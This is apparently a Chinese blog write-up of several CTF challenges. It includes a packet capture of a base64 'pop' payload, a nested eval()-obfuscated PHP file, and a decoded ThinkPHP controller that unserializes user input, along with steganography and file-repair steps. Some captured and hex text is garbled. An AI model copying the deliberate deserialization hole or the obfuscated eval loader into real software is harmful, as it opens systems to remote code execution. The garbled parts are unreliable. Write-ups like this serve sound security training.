2	59085	0.001362	127.0.0.1	127.0.0.1	TCP	68	✓	0x0000 (0)	80 → 59085 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=16344 WS=64 TSval=
3	80	0.001420	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	59085 → 80 [ACK] Seq=1 Ack=1 Win=408256 Len=0 TSval=182434624 TSecr=9950

4	59085.0.001437	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	[TCP Window Update] 80 → 59085 [ACK] Seq=1 Ack=1 Win=408256 Len=0 TSval=
5	80.0.009633	127.0.0.1	127.0.0.1	HTTP	547	✓	0x0000 (0)	GET /public/ HTTP/1.1
6	59085.0.009685	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	80 → 59085 [ACK] Seq=1 Ack=492 Win=407808 Len=0 TSval=995014238 TSecr=11
7	59085.0.140312	127.0.0.1	127.0.0.1	HTTP	316	✓	0x0000 (0)	HTTP/1.1 200 OK (text/html)
8	80.0.140330	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	59085 → 80 [ACK] Seq=492 Ack=261 Win=408000 Len=0 TSval=182434763 TSecr=
9	59085.5.144291	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	80 → 59085 [FIN, ACK] Seq=261 Ack=492 Win=407808 Len=0 TSval=995019373 TSecr=
10	80.5.144334	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	[59085 → 80 [ACK] Seq=492 Ack=262 Win=408000 Len=0 TSval=182439767 TSecr=
11	80.5.144390	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	59085 → 80 [FIN, ACK] Seq=492 Ack=262 Win=408000 Len=0 TSval=182439767
12	59085.5.144433	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	80 → 59085 [ACK] Seq=262 Ack=493 Win=407808 Len=0 TSval=995019373 TSecr=
13	80.7.662404	127.0.0.1	127.0.0.1	TCP	68	✓	0x0000 (0)	59086 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=16344 WS=64 TSval=1045645932 TSecr=
14	59086.7.663169	127.0.0.1	127.0.0.1	TCP	68	✓	0x0000 (0)	80 → 59086 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=16344 WS=64 TSval=
15	80.7.663221	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	59086 → 80 [ACK] Seq=1 Ack=1 Win=408256 Len=0 TSval=1045645932 TSecr=11
16	59086.7.663234	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	[TCP Window Update] 80 → 59086 [ACK] Seq=1 Ack=1 Win=408256 Len=0 TSval=
17	80.9.533483	127.0.0.1	127.0.0.1	HTTP	920	✓	0x0000 (0)	GET /public/?pop=TzozToiTGvH3V1XEZseXN5c3R1bVxYwNoZWRUCU3RvcMFnVx8ZGf
18	59086.9.533522	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	80 → 59086 [ACK] Seq=1 Ack=865 Win=407424 Len=0 TSval=1157902541 TSecr=
19	59086.9.675516	127.0.0.1	127.0.0.1	HTTP	316	✓	0x0000 (0)	HTTP/1.1 200 OK (text/html)
20	80.9.675534	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	59086 → 80 [ACK] Seq=865 Ack=261 Win=408000 Len=0 TSval=1045647945 TSecr=

> Frame 10: 56 bytes on wire (448 bits), 56 bytes captured (448 bits)
 > Null/Loopback
 > Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
 > Transmission Control Protocol, Src Port: 59085, Dst Port: 80, Seq: 492, Ack: 262, Len: 0

CSDN @末初

web123 解码得到源码的压缩包

The screenshot shows a Windows File Explorer window with a folder named 'web123' containing several files like 'shell(2).php' through 'shell(28).php'. A Sublime Text editor window is open, displaying a large block of Base64-encoded text, which is the decoded source code of the web application.

CSDN @末初


https://the-x.cn/zh-cn/base64/

The screenshot shows a Bandizip window displaying the contents of a 'from_the-x (3).zip' file. The file list includes folders like 'app', 'config', 'extend', 'public', 'route', 'runtime', 'vendor', and files like 'think', 'README.md', and 'LICENSE.txt'. The columns show the compressed size, original size, and type of each file.


名称	压缩后大小	原始大小	类型
view	50	45	
vendor	651,678	2,488,567	
runtime	747	12,309	
route	276	731	
public	1,996	9,158	
extend	15	13	
config	4,926	11,049	
app	6,648	24,283	
think	170	180	
README.md	974	1,459	Markdown File
LICENSE.txt	1,160	1,822	TXT 文件

CSDN @末初

在 \app\controller\index.php 种发现密文



执行一遍之后得到第二部分密文，然后两部分放在一起



再次执行得到flag

```



ktop1.php(6) : eval()'d code:1
0.1997 369576 4. eval('$fRRtxc="'RLNWxzhcdF0t2BVGMVZjIwndmrLTUCKEigfyYjSsqAPJuppHeaXkwt0IkJkSxaqoTZPGeEKLMRpr
jMuHijUgencanzlFRIzrISKDnjEGP4uKMGMPjEukCeRqSEWiIuLTfUz2ceRKLxbDcFVCaVcAnPYGbnwKGE1URI0J09jRgNjEGP4l.FhlKfVcKuzLkFvckfVCKf
tPtUH3ZiafMMLmh7fVYckfVckfVcNcdCkFckfVckfUhnMufUVVYP2PzS29TktqtiKDIZOnegKqgBH2qjKDIiUOWCQ24gkwzLkFvckuolfVYckfZBMOHzJOK
AZNkd2q0xrnsxrn5xrn5xrn5dZKfVCKuNed=";eval('?>'.$mMhSH($VYwxcd{$afUwT($fRRtxc,$idwLMS*2)});eval('$fRRtxc,$idwLMS,$
0.1998 367112 5. eval('?<?php
namespace app\controller;
use app\BaseController;

class Index extends BaseController
{
    public function index()

```

```
{
    if(!empty($_GET['pop'])){
        unserialize(base64_decode($_GET['pop']));
    }
    return "Welcom To CAZT! Xi'an Come On!";
}

public function C4zyC0m30n()
{
    return 'cazy{PHP_ji4m1_1s_s00000_3aSyyyyyyyyyyy}';
}
') C:\Users\Administrator\Desktop\1.php(6) : eval()'d code(1) : eval()'d code(1) : eval()'d code:1
PS C:\Users\Administrator\Desktop>
```



CSDN @末初

cazy{PHP_ji4m1_1s_s00000_3aSyyyyyyyyyyy}

Ez_Steg



Ez_Steg

已解出

989.24 分

Ven

EDI

想要生猴子

Misc

题目描述 Ez_Steg


附件下载 附件下载

Flag: 请输入Flag

提交

题目解出队伍数: 39

CSDN @末初



steg (1).zip - Bandizip (Standard)

文件(F) 编辑(E) 查找(I) 选项(O) 视图(V) 工具(T) 帮助(H)

打开 解压 新建 添加 删除 测试 扫描

名称	压缩后大小
steg.pyc*	626
emjio.txt*	199

× Password is six number


输入密码

输入加密文件的密码。

输入密码

显示密码

ARCHPR 爆破即可




得到密码: 220101

emoji.txt 是 emoji-aes ; 需要key解密



steg.pyc 存在 stegosaurus 隐写



得到key: TheKey:St3g1sV3ryFuNny

emoji-aes: <https://aghorler.github.io/emoji-aes/>

解密得到flag




binary

使用Python将二进制数据转为黑白色块

```
from PIL import Image

bin_data = '000000010111000000001111110111000000011111010110101011111000111011011111001000101000011110001110101
10110100010010001011000001100011100000101010001001000101110110110011011011111010001001111101011101000000100100
00101111100000000101010101010101010101010100000001111111001000000010011001111111111110001010101000010111110100
000011000010110100011001001000010011010101110110110000010011110011000110100000100101110111111100101011010001101
010111001010110001110000000110100000000000100110101001000100111011011101111101001010010011111110111000011001
0100010001000110111011011001100110011101111010011000111111011010011000000100000111010100011100000101101111
11011111011001101101001100010100110000100010100100111100100000100111001001011101010100110001110001100100000101
0100010011011111011101100100111111010111011101100010111000000101110110001011010001100100011110110001111010010011
110101010000011101011101101011111101000100101011011001001000000110100010011111011010001000111001011001101111001
100011100111110000001011011011100111110001001100101100101000101110111000000001111111010110011100111001010111010
110000000111000111011010110001010100100011111011100110101110110001110111101000101001100001100110100000000001
00100010101111011000111111110100111010001010110111111100000010101010110011111011111000101101001111000110110
00000011111101111011101100000100011000'
```


```
new_img = Image.new('RGB', (37,37))
width, height = 37, 37
i = 0
for w in range(width):
    for h in range(height):
        if bin_data[i] == '0':
            new_img.putpixel((w,h), (0,0,0))
        elif bin_data[i] == '1':
            new_img.putpixel((w,h), (255,255,255))
        else:
            break
        i += 1
new_img.save('flag.png')
new_img.show()
```

flag{932b2c0070e4897ea7df0190dbf36ece}

pipicc





010 Editor - D:\BaiduNetdiskDownload\chal.bmp

文件(F) 编辑(E) 搜索(S) 视图(V) 格式(O) 脚本(I) 模板(L) 调试(D) 工具(T) 窗口(W) 帮助(H)

起始页 chal.bmp x

编辑方式: 十六进制(H) 运行脚本 运行模板: BMP.bt

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	42	4D	36	B0	7B	01	00	00	00	00	36	00	00	00	28	00	BM6 {6... (.
0010h:	00	00	00	0F	00	00	70	08	00	00	01	00	18	00	00	00p.....
0020h:	00	00	00	B0	7B	01	C4	0E	00	00	C4	0E	00	00	00	00	...{.Ä...Ä.....
0030h:	00	00	00	00	00	00	FF	FF	FF	FF	0D	0A	1A	0A	00	00ÿÿÿÿ.....
0040h:	00	0D	49	48	44	52	00	00	(0F)	00	00	00	08	70	08	02	..IHDR.(.)....p..
0050h:	00	00	00	1F	DC	5C	25	00	00	20	00	49	44	41	54	78Ü\%.. .IDATx
0060h:	01	24	C1	49	CC	AE	69	7A	18	E4	FB	99	9F	77	7E	BF	.ŠÄIi@iz.äû™ÿw~ç
0070h:	E9	1F	CE	39	35	74	B5	ED	72	CB	C6	B6	2C	0C	C6	12	é.î95tuírÈÆ¶,.Æ.
0080h:	76	6C	12	01	12	22	0C	C6	B0	47	58	08	24	B6	80	58	vl..."Æ°GX.\$¶€x
0090h:	B0	62	91	05	8A	25	36	51	E4	20	B1	63	B4	48	02	2B	°b\'.Š%6Qä ±c'H.+;
00A0h:	3B	86	20	85	28	84	78	8A	BB	DB	3D	55	77	9D	AA	F3	+ ... („xŠ»Û=Uw.°ó
00B0h:	4F	DF	F4	8E	CF	3C	70	BA	B8	2E	F4	B3	DF	F8	A5	97	0ßôžİ<p°, .ô°ßø¥-
00C0h:	97	97	FB	FB	DB	79	D2	29	A5	FD	7E	F7	F2	F2	52	8A	—ûûÛyð) ¥ý~÷òòRš
00D0h:	62	BF	DF	3F	3C	3E	28	A5	EE	6F	6F	94	5A	C6	E9	B2	bçß?<>(¥i00°ZÆé²
00E0h:	DB	ED	AD	35	DB	76	F7	F2	F2	82	19	DB	6C	F6	21	26	Ûí-5Ûv÷òò,.Û!ò!&
00F0h:	AD	4D	8C	C9	C5	C0	18	41	08	51	8A	29	C3	18	E7	98	-MÆÉÄÀ.A.Qš)Ä.ç~
0100h:	9C	B5	CE	7B	83	A2	D8	6E	B7	C7	E3	B1	6D	5B	EF	DD	œµÎ{fçøñ·çã±m[iÝ
0110h:	E9	74	BA	BB	BB	5B	A6	85	10	5C	96	25	00	38	E7	E8	ét°»»[!... \-%.8çè
0120h:	57	00	00	21	92	32	62	8C	7A	1F	AA	B6	4E	29	39	E7	W..!'2bEz.°¶N)9ç
0130h:	8B	A2	3C	9F	2F	31	45	84	B0	10	3C	46	D4	F7	3D	E5	<ç<ÿ/1E,,°.<Fô÷=ã
0140h:	F4	DD	BB	77	9C	73	6D	2E	55	59	CD	E3	D4	95	F5	78	ôÝ»woesm.UYíãô°õx
0150h:	3E	77	5D	5B	56	ED	F1	72	22	52	D4	5D	BB	1A	3D	5D	>w][Vír"Rô)».=]
0160h:	A7	6D	DF	8F	E7	4B	23	4B	4E	39	91	7C	9E	27	E7	5C	\$mß.çK#KN9\ ž'ç\
0170h:	D5	D4	C6	B9	18	53	59	97	4A	69	21	04	21	18	03	9E	ÔÔÆ¹.SY-Ji!...ž
0180h:	E7	E9	B0	DB	97	B2	78	7A	7A	EA	FB	DE	DA	95	10	FC	çé°Û-²xzzêûPÚ•.ü

模板结果 - BMP.bt

名称	值
> struct BITMAPFILEHEADER bmfh	
> struct BITMAPINFOHEADER bmih	
> struct BITMAPLINE lines[2160]	

CSDN @末初

另存出来修改文件头

起始页 chal.bmp chal_36h_17BB000h.png x

